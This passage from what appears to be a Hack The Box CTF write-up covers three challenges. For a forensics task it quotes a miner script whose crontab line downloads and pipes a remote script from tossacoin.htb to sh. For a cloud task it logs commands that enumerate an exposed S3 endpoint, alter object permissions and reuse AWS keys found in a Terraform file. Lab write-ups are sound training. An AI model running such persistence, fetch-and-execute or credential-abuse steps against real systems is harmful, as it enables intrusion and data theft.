
Flag

HTB{r1d3_th3_sn4k3}

Forensics

Red Miners

Challenge description




Step by step guide

In the unzipped archive, provided by the platform, I found a bash script with a lot of commands, so I started analysis of the provided script in order to find some clues. Some of the commands contained *Base64* encoded strings, so I decided to combine them all and decode using *CyberChef.*

```
checkExists() {
  CHECK_PATH=$1
  MD5=$2
  sum=$(md5sum $CHECK_PATH | awk '{ print $1 }')
  retval=""
  if [ "$MD5" = "$sum" ]; then
    echo >&2 "$CHECK_PATH is $MD5"
    retval="true"
  else
    echo >&2 "$CHECK_PATH is not $MD5, actual $sum"
    retval="false"
  fi

  dest=$(echo "X3QwX200cnN9Cg=="|base64 -d)
  if [[ ! -d $dest ]];
  then
    mkdir -p "$BIN_PATH/$dest"
  fi
  cp $CHECK_PATH $BIN_PATH/$dest
  echo "$retval"
}
```

```
else
  (
    crontab -l 2>/dev/null
    echo '* * * * * $LDR http://tossacoin.htb/ex.sh | sh & echo -n cGFydDE9IkhUQnttMW4xbmciCg==|base64 -d > /dev/null 2>&1'
  ) | crontab -
fi
```

```
check_if_operation_is_active() {
  local url="http://tossacoin.htb/cGFydDI9Il90aDMxcl93NHkiCg=="

  if curl --silent --head --request GET "$url" | grep "200 OK" >/dev/null; then
    echo "Internet is enabled."
  else
    exit 1
  fi
}
```



Flag

HTB{m1n1ng_th31r_w4y_t0_m4rs}

Reversing

DrillingPlatform

Step by step guide

Inside the provided *zip* archive there was an executable file, so I decided to start with the *strings* command in order to search for the low-hanging fruit and it allowed me to get the flag.

```
$ file platform
platform: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=8c
f74effd156c4e05a51cd6a4420b69830fdd8dd, for GNU/Linux 3.2.0, not stripped
```

Flag

HTB{lucky_gu3ss_0r_s0m3th1ng_m0r3??}

Cloud

Unveiled

Before we start


Unfortunately, I did not manage to get the flag but I would like to share my experience with this challenge.

Step by step guide

This challenge required connection to a VPN. I connected to the VPN, deployed the application, and opened it by the provided IP address. It turned out to be a simple web application with little to no functionality. Then, I decided to check the *Network* tab in *DevTools* and inspect the submitted by the application requests. There was one interesting failed request to the *s3.unveiled.htb* resource. When I opened this domain in a new tab, DNS resolve operation failed. So, I added a new record to the */etc/hosts* file:

10.129.247.26 s3.unveiled.htb

When I opened the same domain once again it in the browser, it returned *500 Internal Server Error*.



Next step was to use *aws-cli* in order to check for possible misconfiguration issues:
aws s3 ls –endpoint-url http://s3.unveiled.htb –profile test

```
┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ sudo nano /etc/hosts
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3 ls --endpoint-url http://s3.unveiled.htb --profile test
2023-07-15 11:45:59 unveiled-backups
2023-07-15 11:46:01 website-assets

┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.247.34   langmon.htb
10.129.247.26   s3.unveiled.htb

┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$
```

The command worked and I started to browse over the listed *S3* bucket. One of them - *website-assets* was closed, but another one (*unveiled-backup*) was readable and there were two files:

- [ ] index.html
- [ ] main.tf

```
┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3 ls s3://unveiled-backups/ --endpoint-url http://s3.unveiled.htb --profile test
2023-07-15 11:46:04       4495 index.html
2023-07-15 11:46:04       1107 main.tf
```

I've also submitted several additional *aws-cli* commands to collect more information about the discovered resources.

```
┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api get-bucket-acl --bucket unveiled-backups --endpoint-url http://s3.unveiled.htb --profile test
{
    "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
    },
    "Grants": [
        {
            "Grantee": {
                "DisplayName": "webfile",
                "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a",
                "Type": "CanonicalUser"
            },
            "Permission": "FULL_CONTROL"
        }
    ]
}
```

```
┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3 ls --endpoint-url http://s3.unveiled.htb --profile test s3://website-assets

An error occurred (InvalidClientTokenId) when calling the ListObjectsV2 operation: The security token included in the request is invalid
```

```
┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api put-object-acl --bucket unveiled-backups --key main.tf --grant-read uri=http://acs.amazonaws.com/groups/global/AllUsers --endpoint-url h
ttp://s3.unveiled.htb --profile test

┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api get-object-acl --bucket unveiled-backups --key main.tf --endpoint-url http://s3.unveiled.htb --profile test
{
    "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
    },
    "Grants": [
        {
            "Grantee": {
                "Type": "Group",
                "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
            },
            "Permission": "READ"
        }
    ]
}
```

```
┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api list-object-versions --bucket unveiled-backups --endpoint-url http://s3.unveiled.htb --profile test
{
    "Versions": [
        {
            "ETag": "\"3460d1a10fd1e53c6dbc1f8acd4c3a1b\"",
            "Size": 4495,
            "StorageClass": "STANDARD",
            "Key": "index.html",
            "VersionId": "ef42bf99-8fbe-470a-8e04-8623597bd0f0",
            "IsLatest": true,
            "LastModified": "2023-07-15T15:46:04Z",
            "Owner": {
                "DisplayName": "webfile",
                "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
            }
        },
        {
            "ETag": "\"3596df2e55e9786e11a09c32ae21c33c\"",
            "Size": 4438,
            "StorageClass": "STANDARD",
            "Key": "index.html",
            "VersionId": "d66bcd37-ee9c-42c0-a17e-77d153fa118c",
            "IsLatest": false,
            "LastModified": "2023-07-15T15:46:03Z",
            "Owner": {
```


Both of the discovered files had two versions available, so I downloaded all available versions of the detected files to the local machine.

```
┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api get-object --bucket unveiled-backups --key index.html --version-id ef42bf99-8fbe-470a-8e04-8623597bd0f0 ./index.html --endpoint-url http
://s3.unveiled.htb --profile test
{
    "AcceptRanges": "bytes",
    "LastModified": "Sat, 15 Jul 2023 15:46:04 GMT",
    "ContentLength": 4495,
    "ETag": "\"3460d1a10fd1e53c6dbc1f8acd4c3a1b\"",
    "VersionId": "ef42bf99-8fbe-470a-8e04-8623597bd0f0",
    "ContentType": "text/html",
    "Metadata": {}
}
```


{
"Versions": [
{
"ETag": "\"3460d1a10fd1e53c6dbc1f8acd4c3a1b\"",
"Size": 4495,
"StorageClass": "STANDARD",
"Key": "index.html",
"VersionId": "ef42bf99-8fbe-470a-8e04-8623597bd0f0",
"IsLatest": true,
"LastModified": "2023-07-15T15:46:04Z",
"Owner": {
"DisplayName": "webfile",
"ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
}
},
{

```
            "ETag": "\"3596df2e55e9786e11a09c32ae21c33c\"",
            "Size": 4438,
            "StorageClass": "STANDARD",
            "Key": "index.html",
            "VersionId": "d66bcd37-ee9c-42c0-a17e-77d153fa118c",
            "IsLatest": false,
            "LastModified": "2023-07-15T15:46:03Z",
            "Owner": {
            "DisplayName": "webfile",
            "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
            }
            },
            {
            "ETag": "\"9c9e9d85b28ce6bbbba93e0860389c65\"",
            "Size": 1107,
            "StorageClass": "STANDARD",
            "Key": "main.tf",
            "VersionId": "da0ebbf2-0a61-49b1-ac29-68b76e979273",
            "IsLatest": true,
            "LastModified": "2023-07-15T15:46:04Z",
            "Owner": {
            "DisplayName": "webfile",
            "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
            }
            },
            {
            "ETag": "\"4947c773e44f5973a9c3d37f24cb8e63\"",
            "Size": 1167,
            "StorageClass": "STANDARD",
            "Key": "main.tf",
            "VersionId": "4bbe4c91-bee4-4bc3-93a8-83a656182ae8",
            "IsLatest": false,
            "LastModified": "2023-07-15T15:46:03Z",
            "Owner": {
            "DisplayName": "webfile",
            "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
            }
            }
            ]
}
```


Inspection of the downloaded files allowed me to discover the *AWS Credentials* pair inside the *main.tf* file.




```
variable "aws_access_key"{
 default = "AKIA6CFMOGFLAHOPQTMA"
}
variable "aws_secret_key"{
 default = "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"
}
```

So, I created a new profile for the *aws-cli* and tried to access the *website-assets* bucket once again. This time I managed to get access to the bucket. There were only two files, used by the hosted website.


```
{
"Versions": [
{
"ETag": "\"30c6db5aed969f25edfbfe350e41a83d\"",
"Size": 91790,
"StorageClass": "STANDARD",
"Key": "background.jpg",
"VersionId": "null",
"IsLatest": true,
"LastModified": "2023-07-15T15:46:02Z",
"Owner": {
"DisplayName": "webfile",
"ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
}
},
{
"ETag": "\"12215ec2b53611d1d647fff3b8a37d11\"",
"Size": 4372,
"StorageClass": "STANDARD",
"Key": "index.html",
"VersionId": "null",
"IsLatest": true,
"LastModified": "2023-07-15T15:46:02Z",
"Owner": {
"DisplayName": "webfile",
"ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
}
}
]
}
```

```
┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api get-object --bucket website-assets --key background.jpg ./background.jpg --endpoint-url http://s3.unveiled.htb --profile ctf
{
    "AcceptRanges": "bytes",
    "LastModified": "Sat, 15 Jul 2023 15:46:02 GMT",
    "ContentLength": 91790,
    "ETag": "\"30c6db5aed969f25edfbfe350e41a83d\"",
    "ContentType": "image/jpeg",
    "Metadata": {}
}

┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api get-object --bucket website-assets --key index.html ./index_3.html --endpoint-url http://s3.unveiled.htb --profile ctf
{
    "AcceptRanges": "bytes",
    "LastModified": "Sat, 15 Jul 2023 15:46:02 GMT",
    "ContentLength": 4372,
    "ETag": "\"12215ec2b53611d1d647fff3b8a37d11\"",
    "ContentType": "text/html",
    "Metadata": {}
}

┌──(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$
```

I downloaded the files and reviewed them, but nothing interesting was detected. My next step was to enumerate all available resources using the locally modified version of an *enumerate-iam* tool.

```
[2023-07-15 14:53:07] Checking S3 buckets in region: cn-northwest-1
[2023-07-15 14:53:17] Checking EC2 instances in region: cn-northwest-1
[2023-07-15 14:53:19] Checking RDS instances in region: cn-northwest-1
[2023-07-15 14:53:20] Checking Secrets Manager secrets in region: cn-northwest-1
[2023-07-15 14:53:21] Checking SSM Parameter Store parameters in region: cn-northwest-1
[2023-07-15 14:53:22] Checking Lambda functions in region: cn-northwest-1
[2023-07-15 14:53:23] Checking CloudFront distributions in region: cn-northwest-1
[2023-07-15 14:53:24] Checking CodeBuild projects in region: cn-northwest-1
[2023-07-15 14:53:25] Checking CodePipeline pipelines in region: cn-northwest-1
[2023-07-15 14:53:26] Checking ECR repositories in region: cn-northwest-1
[2023-07-15 14:53:27] Checking ECS clusters in region: cn-northwest-1
[2023-07-15 14:53:27] Checking IAM users, groups, and roles in region: cn-northwest-1
[2023-07-15 14:53:31] Checking SNS topics in region: cn-northwest-1
[2023-07-15 14:53:32] Checking SES email identities in region: cn-northwest-1
[2023-07-15 14:53:38] Checking SQS queues in region: cn-northwest-1
[2023-07-15 14:53:39] Checking Route 53 hosted zones in region: cn-northwest-1
[2023-07-15 14:53:40] Checking IAM access keys in region: cn-northwest-1
[2023-07-15 14:53:41] Checking FSx file systems in region: cn-northwest-1
AWS enumeration completed. Results saved to: aws_enumeration_results.txt
```

Further research helped to determine that these were root account access credentials but I did not manage to discover any additional resources or hints to get the flag. My mistake was not to use a *Reverse PHP Shell* by uploading it to the *website-assets* buckets.This path was the right way to get a remote shell and exfiltrate the flag.